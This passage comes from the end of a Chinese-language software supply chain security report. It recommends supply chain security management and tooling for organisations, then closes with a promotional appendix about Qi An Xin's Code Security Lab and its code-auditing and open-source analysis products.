业组织机构及其软件供应商对代码安全审计、漏洞扫描、开源软件成分及风险分析等方面的检测需求，同时便于统计和掌握本行业软件的供应链安全风险状况。

3) 加强组织机构的软件供应链安全管理和技术能力

作为软件的最终用户，组织机构直接面对供应链风险。因此，组织机构应在内部建立完善的软件供应链安全管理制度并严格执行，管理制度一般应涉及开源软件使用、安全开发、漏洞管理和通报、开发工具链管理、供应商管理、采购流程管理等诸多方面；组织机构和/或相应的软件供应商应通过自主建设或采购专业网络安全企业产品、服务的方式，不断提升自身的软件供应链安全防护技术能力，例如，结合大模型等 AI 技术，提升代码安全检测、开源软件安全风险分析、SBOM 自动生成、软件漏洞威胁情报分析等方面工作的效率和准确性，以此来促进其管理制度的高效落实和有效执行。



附录：奇安信代码安全实验室简介

奇安信代码安全实验室是奇安信集团旗下，专注于软件源代码安全分析技术、二进制漏洞挖掘技术与开发的团队。实验室支撑国家级漏洞平台的技术工作，多次向国家信息安全漏洞库（CNNVD）和国家信息安全漏洞共享平台（CNVD）报送原创通用型漏洞信息并获得表彰；帮助微软、谷歌、苹果、Cisco、Juniper、Red Hat、Ubuntu、Oracle、Adobe、VMware、阿里云、飞塔、华为、施耐德、Mikrotik、Netgear、D-Link、Netis、ThinkPHP、以太坊、Facebook、亚马逊、IBM、SAP、NetFlix、Kubernetes、Apache 基金会、腾讯、滴滴等大型厂商和机构的商用产品或开源项目发现了数百个安全缺陷和漏洞，并获得公开致谢。目前，实验室拥有国家信息安全漏洞库（CNNVD）特聘专家一名，多名成员入选微软全球 TOP 安全研究者、Oracle 安全纵深防御计划贡献者等精英榜单。在 Pwn20wn 2017 世界黑客大赛上，实验室成员还曾获得 Master of Pwn 破解大师冠军称号。

基于奇安信代码安全实验室多年的技术积累，奇安信集团在国内率先推出了自主可控的软件代码安全分析系统——奇安信代码卫士和奇安信开源卫士。

奇安信代码卫士是一款高度可扩展的静态应用程序安全测试系统，该系统提供了一套企业级源代码缺陷分析、源代码合规分析、IaC 安全分析的解决方案，在不改变企业现有开发测试流程的前提下，与软件版本管理、持续集成、缺陷跟踪等系统进行集成，将源代码安全



分析融入企业开发测试流程中，实现软件源代码安全目标的统一管理、自动化检测、差距分析、缺陷修复追踪等功能，帮助企业以最小代价建立代码安全保障体系并落地实施，构筑信息系统的“内建安全”。奇安信代码卫士目前支持 C、C++、C#、Objective-C、Swift、Java、PHP、Python、Cobol、Go 等 32 种编程语言，可检测 3500 多种源代码安全缺陷，支持多个国际、国内主流标准和规范的检测。

奇安信开源卫士是一款集开源软件识别与安全管控于一体的软件成分分析系统，该系统通过智能化数据收集引擎在全球范围内获取开源软件基础信息、协议信息及其相关漏洞信息，利用自主研发的开源软件分析引擎为企业提供开源软件资产识别、开源软件漏洞风险分析、开源软件协议风险分析、开源软件运维风险分析、开源软件漏洞情报预警及开源软件安全管理等功能，帮助企业掌握开源软件资产信息及相关风险，及时获取最新开源软件漏洞情报，降低由开源软件给企业带来的风险，保障企业交付更安全的软件。奇安信开源卫士目前支持超过 2.3 亿开源软件版本的识别，支持源代码、二进制、容器镜像、操作系统的开源软件成分分析，兼容 NVD、CNNVD、CNVD 等多种漏洞情报来源。奇安信代码卫士和奇安信开源卫士已经在近千家大型机构和企业中应用，入选国家发改委数字化转型伙伴行动、工信部中小企业数字化赋能专项行动，为中小企业提供软件代码安全检测平台和服务。